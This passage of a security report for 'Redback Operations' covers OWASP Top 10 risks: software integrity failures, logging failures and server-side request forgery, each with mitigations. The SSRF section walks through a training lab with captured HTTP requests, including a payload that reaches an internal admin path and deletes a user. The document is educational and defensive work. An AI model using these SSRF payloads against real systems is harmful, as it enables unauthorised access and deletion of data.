
Common types of software and data integrity failures

Auto updates without signing

A common Software and data integrity failure is the auto-update function in both firmware and software (Armereding 2021) without signing. By not confirming the integrity of these updates by getting the firmware or software vendor to sign the update with a private key, it enables an attacker to potentially push and upload their own malicious code on all devices that download and executes the update. Regarding Redback's web application if node.js is running on an Apache server and this server's software is updated with a non-signed update, the attacker can potentially upload a rootkit to gain unauthorized access to the webserver. This is because the update's integrity cannot be verified to check to ensure the download package is safe to execute.

Insecure CI/CD pipeline

CI/CD pipelines are a common target for attackers to exploit software and data integrity failures. For example, the attacker identifies the Redbacks source code repository on GitHub and pushes malicious code into the CI/CD pipeline. The code then is tested and deployed onto Redbacks Node.js web application where users download and install the malicious code. This can be seen in the figure 1.




From “K50295355: Secure against the OWASP Top 10 for 2021 | Chapter 8: Software and data integrity failures (A8) “ by F5, 2021, <https://support.f5.com/csp/article/K50295355>.

Figure 8 Software and data integrity failures within a CI/CD pipeline being exploited

Insecure deserialization (object injection)

As shown in figure 2 serialization involves changing an object’s format into a different format to enable the data to be saved to a file or database that is usable for the web application (Kiprin 2021). Deserialization is the process of reverting a serialized file back into an object, changing the data back into its original form. Insecure deserialization is when user inputted data is deserialized by a web application (PortSwigger 2021). This enables attackers to manipulate serialized objects to inject malicious code into the web application.





From “OWASP Insecure Deserialization with Python” by Mata D, 2020,
<https://davidmatablog.wordpress.com/2020/06/07/owasp-insecure-deserialization-with-python/>.

Figure 9 Diagram explaining serialization and deserialization

Preventing Software and data integrity failures

To ensure Redback’s web application to secure from software and data integrity failures the following list of guidelines and recommendations should be implemented:

- The development team can only update hardware and software with signed updates from trusted legitimate sources. Therefore, making sure software updates are not altered by malicious actors.
- Make certain that any used node.js or MongoDB libraries and dependencies are trusted repositories
- Implement a supply chain security tool. OWASP CycloneDX or OWASP Dependency-Check are recommended to verify and ensure components do not have any vulnerabilities.
- A review and audit processes are set up to check code and configuration changes for any malicious additions. This reduces the chance of adding any malicious code or configurations entering into Redback’s software pipeline.
- OWASP (2021) recommends that Redback CI/CD pipeline has correct segregation, configuration, and access control to make sure the integrity of the code flowing through the build and deploy processes.
- Any unsigned or unencrypted serialized data needs to be first checked and signed with a digital signature before sending it to untrusted clients, this will detect any malicious modifications or reuse of the serialized data

Conclusion

In conclusion software and data integrity is a rising security risk amongst today’s web applications. If software and data is not properly verified integrity violations can be a launching pad for further attacks upon Redbacks web application. Common examples of these attack vectors are software auto-updates without signing, Insecure CI/CD pipeline, and insecure deserialization. It is highly recommended the Redback operations follow the provided recommendations in this report to prevent software and data integrity failures from occurring in their web application.

Security Logging & Monitoring Failures

Introduction

Security Logging and monitoring is very challenging to locate because there isn't a lot of CVE/CVSS information for this classification. However, finding and acknowledging security breaches is extremely important.

Description

Security logging and Monitoring failures happen quite often in the cyber security space. Inability to analyse and monitor logs is a critical error. Analysing logs and finding suspicious login attempts raises the probability that an attacker can exploit a vulnerability found in your application. The lack of monitoring logs makes your application vulnerable to attacks on any technology/program on the application stack. Attacks may include Cross-site scripting (XSS) and malicious code injection.

In situations when an attacker is able to take advantage that doesn't utilise regular monitoring of logs. An attacker then can access the inside network and scans for known weaknesses and can acquire personal information. In addition, if regular monitoring and logging is not used, the data breach can proceed undetected for quite a long time and the attacker can do some serious damage to the organisations. Sufficient logging and monitoring will point to security issues emerging in the web application and allows for defence against the exploitation of weaknesses in applications.

Prevention

It would be ideal for Redback operations to perform the following controls to prevent from these attacks from happening.

- Make sure that all login, access control, and server-side input validation errors can be logged with enough users monitoring to identify suspicious or malicious accounts.
- Make sure that logs are generated in a format that may be easily consumed by log management software.
- Create or adopt an incident response and recovery plan, like the one created by the National Institute of Standards and Technology (NIST).
- Monitor and analyse Redback operations log records on a regular basis.
- Stay updated on Redback operations syslog messages and execute accordingly based on the specified log message.
- Continually monitor logins on the Redback operations framework for the possibility of unauthorised access.

Server Side Request Forgery

Introduction

Server-Side Request Forgery (SSRF) is a vulnerability that is exploited by adversaries who modify requests sent to a server, giving them access to services connected directly to the server that would have otherwise been hidden behind some form of firewall.

When interacting with a website, several requests are made to the server and several responses received by the server. It is the interception of these requests that allow adversaries to modify them and having no validation functionality enabled on the user supplied URL.

For an example of what an intercepted packet looks like here is a basic shop that has multiple products on offer.




Figure 10: Typical website offering multiple products

If the view details button is clicked, a request is made to the server asking for the product ID and the server responds with the information specific to that ID.




Figure 11: Intercepted request and response


The response is then read by the browser and rendered into a web page.

Common Attack Methods

If a web application is not adequately validating user input, then it may be vulnerable to an SSRF attack. This attack path is predominantly used to enumerate more information about the target server and what it may be connected to. However, SSRF can also be abused to perform Remote Code Execution (RCE).

A Basic SSRF attack can be performed by finding functionality on the website that we know is probably being sent to the server. Using the website from earlier, an attempt will be made to delete a user from the application.

A request has been intercepted that uses an API to exchange data about stock count of a particular item. An adversary can intercept the request and can start by trying basic methods of tampering that may uncover whether a vulnerability exists.




```

Request
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host: acb71f8b1fd38af9c042066400ab0069.web-security-academy.net
3 Cookie: session=M1p7vmfvT3t1cgZB0k9ua2C4NVFBmHs
4 Content-Length: 107
5 Sec-Ch-Ua: " Not A;Brand";v="99",
  "Chromium";v="96"
6 Sec-Ch-Ua-Mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/96.0.4664.45 Safari/537.36
8 Sec-Ch-Ua-Platform: "Linux"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin:
  https://acb71f8b1fd38af9c042066400ab0069.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
  https://acb71f8b1fd38af9c042066400ab0069.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 3
5
6 694
  
```

Figure 12: API asking for stock count from server

A StockAPI parameter has been found. It is URL encoded and sent to the server. The server replies with 694 (Figure 3). This is a known functionality that could be prone to SSRF. When we add fg to the end of StockAPI we can see the value returned by the server changes to 369 (Figure 4).



```

Request
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host: ac241f911e6ee834c0711e09006a008a.web-security-academy.net
3 Cookie: session=q%K2N%uUF3tbDZ4suj2y9rdiyvx5piKA
4 Content-Length: 109
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
6 Sec-Ch-Ua-Mobile: 70
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
8 Sec-Ch-Ua-Platform: "Linux"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://ac241f911e6ee834c0711e09006a008a.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ac241f911e6ee834c0711e09006a008a.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http%3A%2F%2Fstock.weliketoshop.net%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1fg

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 3
5
6 369
  
```

Figure 13: Modified data being read by server

Knowing that the server will respond to modified data in the request, further modification can be made to enumerate information about the target and potentially gain a foothold on the underlying server.

Changing the stockAPI to a common admin path has returned the name of a user and URL that deletes that user.




Figure 14: Admin path has been found

If I try to navigate to the same path in my browser, I will receive an error. This demonstrates that there are client-side controls in place preventing users to view the admin portal unauthenticated.




Figure 15: Error message when navigating to /admin in the browser

Knowing that an admin path exists contains the URL to delete the users, it becomes easier for an adversary to craft their attack and modify the request to include the delete path (Figure 7). Confirmation of Carlos being deleted from the system can be demonstrated by visiting the admin path again (Figure 8).

```

Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host: ac241f911e6ee834c0711e09006a008a.web-security-academy.net
3 Cookie: session=qeX2NxuUF3tbDZ4suj2y9rdiyvxSpiKA
4 Content-Length: 60
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.
8 Sec-Ch-Ua-Platform: "Linux"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://ac241f911e6ee834c0711e09006a008a.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ac241f911e6ee834c0711e09006a008a.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http%3a//localhost/admin/delete%3fusername%3dcarlos

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Location: /admin
3 Set-Cookie: session=V3eWV9Y7X3KDCzAQjC9pb0iOfS21qU5i; Secure; HttpOnly; SameSite=None
4 Connection: close
5 Content-Length: 0
6

```

Figure 16: Attempting to delete user

```

Request
Pretty Raw Hex
1 POST /product/stock HTTP/1.1
2 Host: ac241f911e6ee834c0711e09006a008a.web-security-academy.net
3 Cookie: session=qeX2NxuUF3tbDZ4suj2y9rdiyvxSpiKA
4 Content-Length: 33
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
8 Sec-Ch-Ua-Platform: "Linux"
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://ac241f911e6ee834c0711e09006a008a.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ac241f911e6ee834c0711e09006a008a.web-security-academy.net/product
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 stockApi=http%3a//localhost/admin

Response
Pretty Raw Hex Render
73 <p>
74 |
75 </p>
76 </section>
77 </header>
78 <header class="notification-header">
79 </header>
80 <section>
81 <p>
82 User deleted successfully!
83 </p>
84 </section>
85 </div>
86 <h1>
87 Users
88 </h1>

```

Figure 17: Confirmation user was deleted

This example has shown how an unauthenticated user can bypass security controls to modify data on a server and allow successful deletion of a user. Depending on what the application can do and what the server is connected to, the severity of the attack can increase exponentially.

Impact of Server-Side Request Forgery

SSRF vulnerabilities increase the attack surface by giving unauthorized adversaries the ability to force the server to perform functions that would otherwise be forbidden to a typical user.

Some of the functions that can be performed that are useful for malicious actors are:

- Scanning for open ports from the server's perspective
- Modification or deletion of data stored in the database
- Remote code execution
- Adding or removing users

The ability to scan for open ports from the server gives the adversary more information on network topology. If scanning for open ports is possible, operating system and/or version fingerprinting may be performed. The fingerprinting may uncover vulnerable software that is unpatched and potentially overlooked by the internal IT team due to it not facing directly to the internet, unaware that a connecting system may have internet access. If an SSRF vulnerability allows for remote code execution, then an adversary can craft a payload to create a reverse shell. If a reverse shell is made, then further attempts can be made to privilege escalate to an administrator account. If administrator privileges are granted the adversary has complete control of the server. The severity of this attack is based on what other functions this server controls and/or the level of privilege the user who access the server has.

Mitigation Recommendations

SSRF is ranked 10th in the OWASP top 10 and should be one of the major areas the redback operations creates active defences for.

The top mitigation strategies are:

- IP whitelisting
IP whitelisting should be enforced on the server to prevent activity occurring within the server from unauthorised users. This ensures that only Admin's or IT support staff will be able to execute commands on the server and anyone or anything with a different IP will be blocked.
- Avoid the use of raw response bodies
A raw response allows users to intercept packets, modify the data being sent to the server and then being executed. The response must be a pre-defined response that gets checked against a safe list. Any other responses should be discarded by the server
- Disable HTTP methods and URL schemas that are unused
There are several HTTP methods, GET, POST, PUT, HEAD, DELETE, PATCH, OPTIONS, CONNECT, TRACE. Ensure that only required HTTP methods are allowed to be used within the application. URL Schemas such as file://, dict://, ftp://, <mailto://> should be disabled if not required for the application's optimal behaviour.
- Authentication
Authentication must be implemented on all internal services. Accessing applications with authentication adds another layer of protection to the internal services in case an adversary may find an alternate method of gaining access to the server.

Reference list

Reference for Broken Access Control

Beyond Trust (2 March 2021) [Privilege Escalation Attack and Defense Explained](#) , Beyond Trust, accessed 6 April 2022.

Castillo A (25 November 2021) [Preventing Broken Access Control](#), Cloud Computing Technologies, accessed 9 April 2022.

OWASP (2021) [A01:2021 – Broken Access Control](#), OWASP, accessed 5 April 2022.

PortSwigger (2021) [Access control vulnerabilities and privilege escalation](#) , PortSwigger, accessed 5 April 2022.

PurpleBox (2021) [A Comprehensive Guide to Broken Access Control](#) , PurpleBox, accessed 5 April 2022.

Rountree D (2011) [Privilege Escalation](#), Science Direct, accessed 8 April 2022.

Reference for Cryptographic failures

OWASP (2021) [A02:2021 – Cryptographic Failures](#) , OWASP, accessed 5 April 2022.

Kaspersky (n.d) [Cryptography Definition](#) , Kaspersky, accessed 5 April 2022.

Bathla S (22 September 2021) [A02:2021-Cryptographic Failures](#) , Medium.com, accessed 5 April 2022.

MongoDB (n.d) [MongoDB Data Encryption](#) , MongoDB, accessed 17 April 2022.

MongoDB (n.d) [SCRAM](#), MongoDB, accessed 17 April 2022.

Reference for Injection (SQL, and XSS)

Academy, W. and injection, S., 2022. *What is SQL Injection? Tutorial & Examples* | Web Security Academy. [online] Portswigger.net. Available at: <<https://portswigger.net/web-security/sql-injection>> [Accessed 22 May 2022].

Owasp.org. 2022. *SQL Injection* | OWASP Foundation. [online] Available at: <https://owasp.org/www-community/attacks/SQL_Injection> [Accessed 22 May 2022].

Acunetix. 2022. *What is SQL Injection (SQLi) and How to Prevent Attacks*. [online] Available at: <<https://www.acunetix.com/websitesecurity/sql-injection/>> [Accessed 22 May 2022].

Owasp.org. 2022. *Cross Site Scripting (XSS) Software Attack* | OWASP Foundation. [online] Available at: <<https://owasp.org/www-community/attacks/xss/>> [Accessed 22 May 2022].

Acunetix. 2022. *What is Cross-site Scripting and How Can You Fix it?*. [online] Available at: <<https://www.acunetix.com/websitesecurity/cross-site-scripting/>> [Accessed 22 May 2022].

Reference for Insecure design

Owasp.org. 2022. *A04 Insecure Design - OWASP Top 10:2021*. [online] Available at: <https://owasp.org/Top10/A04_2021-Insecure_Design/> [Accessed 11 April 2022].



Horangi.com. 2022. [online] Available at: <<https://www.horangi.com/blog/real-life-examples-of-web-vulnerabilities>> [Accessed 11 April 2022].

Medium. 2022. *InSecure Design Vulnerabilities: What are they and Why they Occurs*. [online] Available at: <<https://gupta-bless.medium.com/insecure-design-vulnerabilities-what-are-they-and-why-they-occurs-3a56ae080ca4>> [Accessed 11 April 2022].

Youtube.com. 2022. [online] Available at: <https://www.youtube.com/watch?v=VrDWY6C1178&ab_channel=BusinessInsider> [Accessed 3 May 2022].

Reference for Security misconfiguration

Owasp.org. 2022. *OWASP Secure Headers Project | OWASP Foundation*. [online] Available at: <<https://owasp.org/www-project-secure-headers/>> [Accessed 14 April 2022].

Owasp.org. 2022. *A05 Security Misconfiguration - OWASP Top 10:2021*. [online] Available at: <https://owasp.org/Top10/A05_2021-Security_Misconfiguration/> [Accessed 14 April 2022].

W3schools.com. 2022. *HTTP Methods GET vs POST*. [online] Available at: <https://www.w3schools.com/tags/ref_httpmethods.asp> [Accessed 14 April 2022].

Help.deepsecurity.trendmicro.com. 2022. *Configure HTTP security headers | Deep Security*. [online] Available at: <<https://help.deepsecurity.trendmicro.com/aws/http-security-headers.html#:~:text=Security%20headers%20are%20directives%20used,Cross%2DSite%20Scripting%20or%20Clickjacking.>> [Accessed 14 April 2022].

En.wikipedia.org. 2022. *Uniform Resource Identifier - Wikipedia*. [online] Available at: <https://en.wikipedia.org/wiki/Uniform_Resource_Identifier> [Accessed 14 April 2022].

Reference for Vulnerable and outdated programs

OWASP (2021) [A06:2021 – Vulnerable and Outdated Components](#), OWASP, accessed 27 April 2022.

F5 (12 February 2022) [Secure against the OWASP Top 10 for 2021 | Chapter 6: Vulnerable and outdated components \(A6\)](#), AskF5, accessed 22 May 2022.

Reference for Identification and authentication failures

2022. [online] Available at: <<https://support.f5.com/csp/article/K14998322>> [Accessed 11 April 2022].

Owasp.org. 2022. *A07 Identification and Authentication Failures - OWASP Top 10:2021*. [online] Available at: <https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/> [Accessed 11 April 2022].

Series, A. and Series, A., 2022. *Identification and Authentication Failures Practical Overview | OWASP Top 10 | Exploits and Solutions*. [online] Immuniweb.com. Available at: <<https://www.immuniweb.com/blog/OWASP-identification-and-authentication-failures.html>> [Accessed 11 April 2022].

Reference for Software and data integrity failures

Armerding T (8 November 2021) [OWASP Top 10: A Guide to the Worst Software Vulnerabilities](#) , The New Stack accessed 16 April 2022.

Kiprin B (2 April 2021), [What Is Insecure Deserialization and How to Prevent It](#) , Crash Test Security, accessed 16 April 2022.

OWASP (2021) [A08:2021 – Software and Data Integrity Failures](#) , OWASP, accessed 17 April 2022.

PortSwigger (2021) [Insecure deserialization](#), PortSwigger, accessed 18 April 2022.

Tierney M (2 July 2020), [Data Security in Cloud Computing: Key Components](#), Netwrix Blog, accessed 17 May 2022.

Williams A (17 August 2021), [Foundational best practices for securing your cloud deployment](#), Google Cloud, accessed 17 May 2022.

Reference for Security logging and monitoring failures

Owasp.org. 2022. *A09 Security Logging and Monitoring Failures - OWASP Top 10:2021*. [online] Available at: <https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/> [Accessed 22 May 2022].

2022. [online] Available at: <<https://support.f5.com/csp/article/K94068935>> [Accessed 22 May 2022].

Pander, S., 2022. *Security Logging and Monitoring Failures - OWASP top 10 #9 | Hacking Blogs*. [online] Hacking Blogs. Available at: <<https://hackingblogs.com/security-logging-and-monitoring-failures-owasp-top-10-9/>> [Accessed 22 May 2022].

Reference for Server-side request forgery

Owasp.org. 2022. *A10 Server Side Request Forgery (SSRF) - OWASP Top 10:2021*. [online] Available at: <https://owasp.org/Top10/A10_2021-Server-Side_Request_Forgery_%28SSRF%29/> [Accessed 14 April 2022].

Jigsaw Academy. 2022. *SSRF (Server-Side Request Forgery): An Easy Guide For 2021*. [online] Available at: <<https://www.jigsawacademy.com/blogs/cyber-security/ssrf/>> [Accessed 14 April 2022].

Academy, W., 2022. *What is SSRF (Server-side request forgery)? Tutorial & Examples | Web Security Academy*. [online] Portswigger.net. Available at: <<https://portswigger.net/web-security/ssrf/>> [Accessed 14 April 2022].